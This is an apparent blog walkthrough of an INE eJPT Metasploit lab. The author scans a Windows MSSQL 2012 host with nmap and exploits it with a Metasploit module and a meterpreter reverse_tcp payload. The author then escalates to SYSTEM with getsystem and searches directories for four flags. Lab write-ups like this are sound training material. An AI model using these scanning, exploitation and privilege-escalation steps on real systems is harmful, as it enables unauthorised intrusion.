6 minutes
Walkthrough : Host & Network Penetration Testing: The Metasploit Framework CTF 1 (INE - eJPT)
It has been a while since I went back to my ejpt course because I felt it becoming a little repetitive, but lately I had some free time and decided to tackle it again. And today, I am going to do a walkthrough for the Host & Network Penetration Testing: The Metasploit Framework CTF 1.
This time we are provided with a windows machine (since we’re told to exploit an MSSQL server) and we have 4 flags to capture :
- Flag 1: Gain access to the MSSQLSERVER account on the target machine to retrieve the first flag.
- Flag 2: Locate the second flag within the Windows configuration folder.
- Flag 3: The third flag is also hidden within the system directory. Find it to uncover a hint for accessing the final flag.
- Flag 4: Investigate the Administrator directory to find the fourth flag.
Going back to my talk about the course getting repetitive; Based on the description of the flags, we notice that only the first is the only one that is going to be a challenge since the rest are only going to be directory searching.
Let’s tackle this first with an nmap scan nmap -sC -sV -PS -p- target.ine.local:
- -sC : Runs the default scripts for all services that we might discover.
- -sV : Runs a service version detection scan.
- -PS : SYN scan (It is considered to be faster and stealthier).
- -p- : To specify that we want to run this on all ports (equivalent to -p1-65535)
I’ll be providing the output here rather than a screenshot since it won’t fit in a single frame.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-07 20:49 IST
Nmap scan report for target.ine.local (10.2.26.225)
Host is up (0.0027s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp  open  ms-sql-s           Microsoft SQL Server 2012 11.00.6020.00; SP3
| ms-sql-ntlm-info:
|   10.2.26.225\MSSQLSERVER:
|     Target_Name: WIN-5BQ22OKH4SO
|     NetBIOS_Domain_Name: WIN-5BQ22OKH4SO
|     NetBIOS_Computer_Name: WIN-5BQ22OKH4SO
|     DNS_Domain_Name: WIN-5BQ22OKH4SO
|     DNS_Computer_Name: WIN-5BQ22OKH4SO
|_    Product_Version: 6.3.9600
| ms-sql-info:
|   10.2.26.225\MSSQLSERVER:
|     Instance name: MSSQLSERVER
|     Version:
|       name: Microsoft SQL Server 2012 SP3
|       number: 11.00.6020.00
|       Product: Microsoft SQL Server 2012
|       Service pack level: SP3
|       Post-SP patches applied: false
|     TCP port: 1433
|_    Clustered: false
|_ssl-date: 2025-05-07T15:21:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-07T15:11:22
|_Not valid after:  2055-05-07T15:11:22
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: WIN-5BQ22OKH4SO
|   NetBIOS_Domain_Name: WIN-5BQ22OKH4SO
|   NetBIOS_Computer_Name: WIN-5BQ22OKH4SO
|   DNS_Domain_Name: WIN-5BQ22OKH4SO
|   DNS_Computer_Name: WIN-5BQ22OKH4SO
|   Product_Version: 6.3.9600
|_  System_Time: 2025-05-07T15:21:03+00:00
| ssl-cert: Subject: commonName=WIN-5BQ22OKH4SO
| Not valid before: 2025-01-08T07:08:38
|_Not valid after:  2025-07-10T07:08:38
|_ssl-date: 2025-05-07T15:21:11+00:00; -1s from scanner time.
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49180/tcp open  msrpc              Microsoft Windows RPC
49181/tcp open  msrpc              Microsoft Windows RPC
49192/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-07T15:21:06
|_  start_date: 2025-05-07T15:11:21
| smb2-security-mode:
|   3:0:2:
|_    Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.13 seconds
Flag 1
Gain access to the MSSQLSERVER account on the target machine to retrieve the first flag.
The following part tells us that the machine is running Microsoft SQL Server 2012.

So next step would be to look up any exploits on the msfconsole that would help us compromise this server.
search MSSQL 2012

The first one has an Excellent ranking and might just be what we need for this exploit, so let’s type in : use 0 to select the first search output and check the options with show options.

We only have to configure the RHOSTS options with set RHOSTS target.ine.local and we can hit run.

We encounter an error telling us that our payload is in x86 format but that the target system is x64, to solve that we only have to set the payload :
set payload windows/x64/meterpreter/reverse_tcp
And hit run again :

So we get a reverse TCP meterpreter session and now we can search for the flag. Based on the flag description, which doesn’t provide any indication of where the flag might be located, we can fairly assume that the first flag will be located in the C:\ directory : cd C:/

So that’s it for the first flag, that wasn’t too bad. And now let’s move on.
Flag 2
Locate the second flag within the Windows configuration folder
For this flag, we just have to locate the windows configuration folder, which I assume would be located in the System32 folder; So let’s navigate to it cd Windows\\System32\\ and start a shell using shell.

This part needed some googling, because I am not too familiar with the Windows CMD, but basically I needed a way to only show the folders since inside the System32 directory there’s a sea of .dll files.
dir /a:d

We notice a directory called config and the flag hinted that it would be inside windows’ configuration folder, so let’s try exploring it : cd config.

So it appears that we don’t have the privileges needed to open this directory, and the whoami command labels us as nt service\mssqlserver.
Let’s try to elevate our privileges within the meterpreter console by quitting the windows shell using exit and typing getsystem.

It appears that we were successful in elevating our privileges and got the nt authority\system. now let’s get back to the config Directory and try again.

And we got the seconf flag.
Flag 3
The third flag is also hidden within the system directory. Find it to uncover a hint for accessing the final flag.
This one is an easy one, all we have to do is type in dir *.txt /s /b inside the System32 folder.
- dir *.txt : Tells the system to find all files that finish with .txt.
- /s : To make the command recursive (going inside sub-directories and searching for the keyword).
- /b : for a simpler output format.

And we found the third flag.
Flag 4
Investigate the Administrator directory to find the fourth flag.
Well this is getting a little repetitive, to find this flag, all we have to do is look inside the admin’s Desktop folder:

And that was it, we’re done with all the flags.
Conclusion
I am planning on doing a full blog post on the course once I finish my cert but lately I have been feeling less and less motivated to work on it because the courses get repetitive and boring pretty quickly and I am not talking about repeating the same steps, sometimes the same concepts or even same videos are repeated from a module to the other.
In any case, I will continue this cert at my own pace and we’ll see if it’ll get better soon.